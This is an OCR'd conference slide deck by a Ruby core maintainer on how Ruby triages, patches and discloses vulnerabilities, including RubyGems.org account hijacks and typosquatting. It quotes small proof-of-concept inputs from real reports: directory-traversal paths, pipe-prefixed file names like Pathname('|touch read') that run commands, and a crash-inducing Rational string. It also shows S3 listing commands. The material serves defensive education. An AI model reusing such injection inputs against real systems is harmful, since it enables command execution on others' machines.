Ruby Security
The hard way

Hiroshi SHIBATA / GMO Pepabo, Inc.

2019.09.15 OsakaRubyKaigi02

self.introduce



Hiroshi SHIBATA @hsbt

Executive Officer VP of Engineering
Technical Director
at GMO Pepabo, Inc. @pepabo

https://www.hsbt.org

GMOペパボ株式会社



一緒にもっと面白くしませんか?

最新の採用情報をチェック→ @pb_recruit

新卒採用ページをチェック→ https://recruit.pepabo.com/info/graduate/

GMOペパボ株式会社

Agenda


- What's vulnerability?
- Workflow for security release
- RubyGems.org

1.

What's vulnerability?

Triage policy for vulnerability

- Consider Attack Surface and Attack Vector
- Can attack by anonymous?



Triage policy for vulnerability

- How effect to CIA
  - Confidentiality
  - Integrity
  - Availability
- The decision of other language and libraries
  - We always refer Python and Go and others

Accepted Case

- **Directory Traversal**

```
Tempfile.create("/../../home/vagrant/blue") {|f| p f.path}
```

- **OS command injection**

```
if localfile
  f = open(localfile, “w")
  # Vulnerable code here. open("| os command","w")
elsif !block_given?
  result = String.new
end
```

- **Vulnerability of bundled code like libffi or libyaml.**
- **Elevation of Privilege**

Rejected Case

- DirectoryIndex
- SSL & Certification
- Expected eval case

ninza (ninza123)

80 Reputation | - Rank | -3.33 Signal | 25th Percentile

#463674 Aws bucket directory listing

State N/A (Closed)
Severity Medium (4 ~ 6.9) Edit
Reported To Ruby
Participants (Add participant)
Asset Add
Notifications Enabled
References Edit
Visibility Private • Redact
Weakness Improper Access Control - Generic
Edit

Collapse

ADD SUMMARY

TIMELINE · EXPORT

ninza123 submitted a report to Ruby. Dec 17th (8 months ago)

AWS Bucket Directory Listing:

aws bucket rubyci are lisiting through command
aws s3 ls s3://rubyci
and can also copy the files

aws s3 cp s3://rubyci/c64b/ruby-2.2/last.txt /root/Desktop/abc.txt

that discloses senstive information

Impact

anyone can read bucket files and copy the files

2 attachments:
F391486: aws_files1.png
F391487: aws_files_2.png

shyouhei closed the report and changed the status to ● **Not Applicable**. Dec 17th (8 months ago)

> anyone can read bucket files and copy the files

So? That's intentional. We are an open source project.

Complex case

- **The potential vulnerability discovered by ASAN**

TIMELINE · EXPORT



geeknik submitted a report to **Ruby**. Feb 23rd (2 years ago)

I compiled Ruby (`git 2e1b00`) with clang version 7.0.0 (trunk 325667) and `-O0 -fno-omit-frame-pointer -fno-inline-functions -g3 -fsanitize=address` and I discovered this error when I run the following:

```
ASAN_OPTIONS=detect_leaks=0:symbolize=1:abort_on_error=1:detect_stack_use_after_return=1 ./ruby
```

If I remove `detect_stack_use_after_return=1` from the ASAN_OPTIONS, the heap-use-after-free is no longer triggered.

- **SEGV**



etsukata submitted a report to **Ruby**. Jun 10th (about 1 year ago)

- A crafted string can cause SEGV(READ memory access to 0x000000000000) when parsed as rational number
- ruby 2.5.1p57 on Fedora 28

```
$ ruby -e 'Rational("2e-9942067")'
-e:1: warning: in a**b, b may be too big
-e:1: [BUG] Segmentation fault at 0x0000000000000000
ruby 2.5.1p57 (2018-03-29 revision 63029) [x86_64-linux]


-- Control frame information -----------------------------------------------
c:0003 p:---- s:0011 e:000010 CFUNC  :Rational
c:0002 p:0006 s:0006 e:000005 EVAL   -e:1 [FINISH]
c:0001 p:0000 s:0003 E:001c20 (none) [FINISH]
```

2.

Workflow for security release

Receive report

- **Mail (security@ruby-lang.org) or HackerOne**



https://hackerone.com/ruby

Triage

- What's vulnerable?
  - Description
  - PoC
  - Impact



ooooooo_q submitted a report to **Ruby**. Nov 25th (9 months ago)

The command may be executed when the value passed to Pathname is the first character of "|".
This is the same problem as https://bugs.ruby-lang.org/issues/14245, but here it is executed without warning.

```
$ ruby -v
ruby 2.5.3p105 (2018-10-18 revision 65156) [x86_64-darwin16]

$ irb
irb(main):001:0> `ls`
=> ""

irb(main):002:0> require 'pathname'
=> true
irb(main):003:0> Pathname("|touch binread").binread
=> ""
irb(main):004:0> Pathname("|touch binwrite").binwrite("")
=> 0
irb(main):005:0> Pathname("|touch each_line").each_line {|v| p v}
=> nil
irb(main):006:0> Pathname("|touch read").read
=> ""
irb(main):007:0> Pathname("|touch readlines").readlines
=> []
irb(main):008:0> Pathname("|touch write").write("")
=> 0

irb(main):009:0> `ls`
=> "binread\nbinwrite\neach_line\nread\nreadlines\nwrite\n"
```

Impact

The command may be executed unintentionally.

However, this is the same behavior as `IO` and can be inferred from the document.
https://ruby-doc.org/stdlib-2.5.0/libdoc/pathname/rdoc/Pathname.html#class-Pathname-label-IO

Code

- Resolve the vulnerability with private
- Discuss with the original reporter
- Avoid the another vulnerability



hsbt posted a comment. Feb 17th (2 years ago)

@ooooooo_q Can you review attached patch? We avoid file separator on `Dir::Tmpname#create`.

1 attachment:
F264206: 302298.patch



ooooooo_q posted a comment. Feb 17th (2 years ago)

@hsbt I checked the patch, it seems there is no problem.



hsbt posted a comment. Feb 23rd (2 years ago)


@ooooooo_q Thanks. We're going to plan next release with this patch.

Coordinate

- Distribution maintener, Service Provider
- Other implementation like JRuby, TruffleRuby
- Release date
  - We ignore to release at Friday and weekend
- Assign CVE
- Announcement
  - We should write a formal information for disclosing vulnerability

What's CVE

- **"The Identify number for the potential vulnerability issue"**
- **That's all. It's not impact or authority**



Release

We are working with 3+ people because the branch maintainers are different people.



usa posted an internal comment. Mar 22nd (about 1 year ago)

patch for ruby_2_3 (and may be able to apply to ruby_2_2)

1 attachment:
F277491: ruby23_traversal.patch

usa posted an internal comment. Mar 22nd (about 1 year ago)

Need to add a line `TRAVERSAL_PATH.delete!(':') if /mswin|mingw/ =~ RUBY_PLATFORM` to pass the test on Windows.
see above attachment "ruby23_traversal.patch".

nagachika posted an internal comment. Mar 25th (about 1 year ago)

I've made a patch for ruby_2_4 branch.
I moved the `prefix = prefix.delete("#{File::SEPARATOR}#{File::ALT_SEPARATOR}")` after the statement `prefix = (String.try_convert(prefix) or ...`.
I think `prefix` should be checked as String before calling `delete`. Isn't it?

1 attachment:
F278458: ruby24_traversal.patch

hsbt closed the report and changed the status to ● **Resolved**. Mar 29th (about 1 year ago)

We fixed this report with Ruby 2.2.10, 2.3.7, 2.4.4, 2.5.1

Disclose

- **We always coordinate to disclose vulnerability to the original reporter.**
- **The reports should coordinate to us too.**

hsbt requested to disclose this report. Apr 1st (about 1 year ago)

ooooooo_q agreed to disclose this report. Apr 1st (about 1 year ago)

This report has been disclosed. Apr 1st (about 1 year ago)



ooooooo_q posted a comment. Apr 1st (about 1 year ago)

Thanks

Unexpected disclosure case

2010-08-19

Ruby 1.9.2リリースとWEBrick脆弱性問題の顛末


はい、Ruby 1.9.2がリリースされましたね。このバージョンではWEBrick にゼロデイ攻撃可能な脆弱性 - スラッシュドット・ジャパンで紹介されている脆弱性が僕が書いたパッチで修正されているわけなのですけど、そもそもなんで僕が修正しているのか、って顛末がわりと面白いので紹介します。


- Apple、upstreamに報告してくれないまま脆弱性をCVEに届け出る
- upstreamに連絡が来ないまま脆弱性が公開される
- ruby-devにAppleが書いたと思われるパッチが貼られる(Appleでない人間によって)
- パッチのライセンスが不明なので取り込めない
- ライセンスを問い合わせるAppleの窓口が不明なので問い合わせもできない
- ruby-devを読んだ人はライセンス上安全なパッチを書けない
- 脆弱性だから話は非公開に進めたい
- yuguiさんがruby-devを読んでない僕に書かせることにする
- yuguiさんから攻撃用コードをもらってパッチを書く
- パブリックドメインと宣言
- Rubyに取り込まれて1.9.2リリース

https://nishiohirokazu.hatenadiary.org/entry/20100819/1282200581

What's bug bounty

- **We only set the bug bounty on HackerOne, not mail.**
- **It’s provided by IBB**





https://internetbugbounty.org

Noise Problem

- The configuration of AWS S3
- The configurations of CDN or PaaS
- The configuration of GitHub
- Copy and Paste Web page and spam report
- Copy and Paste the old CVE report
- …

3.

RubyGems.org

Recent attacks

- Account hijack
  - rest-client, bootstrap-sass, strong_password
  - They are completely malicious case
- Typo squatting
  - active-support, bandler, capistrano-colors
  - It’s contained the fake gem by the security researchers

The code injection with Rack

```
begin
 require 'rack/sendfile'
 if Rails.env.production?
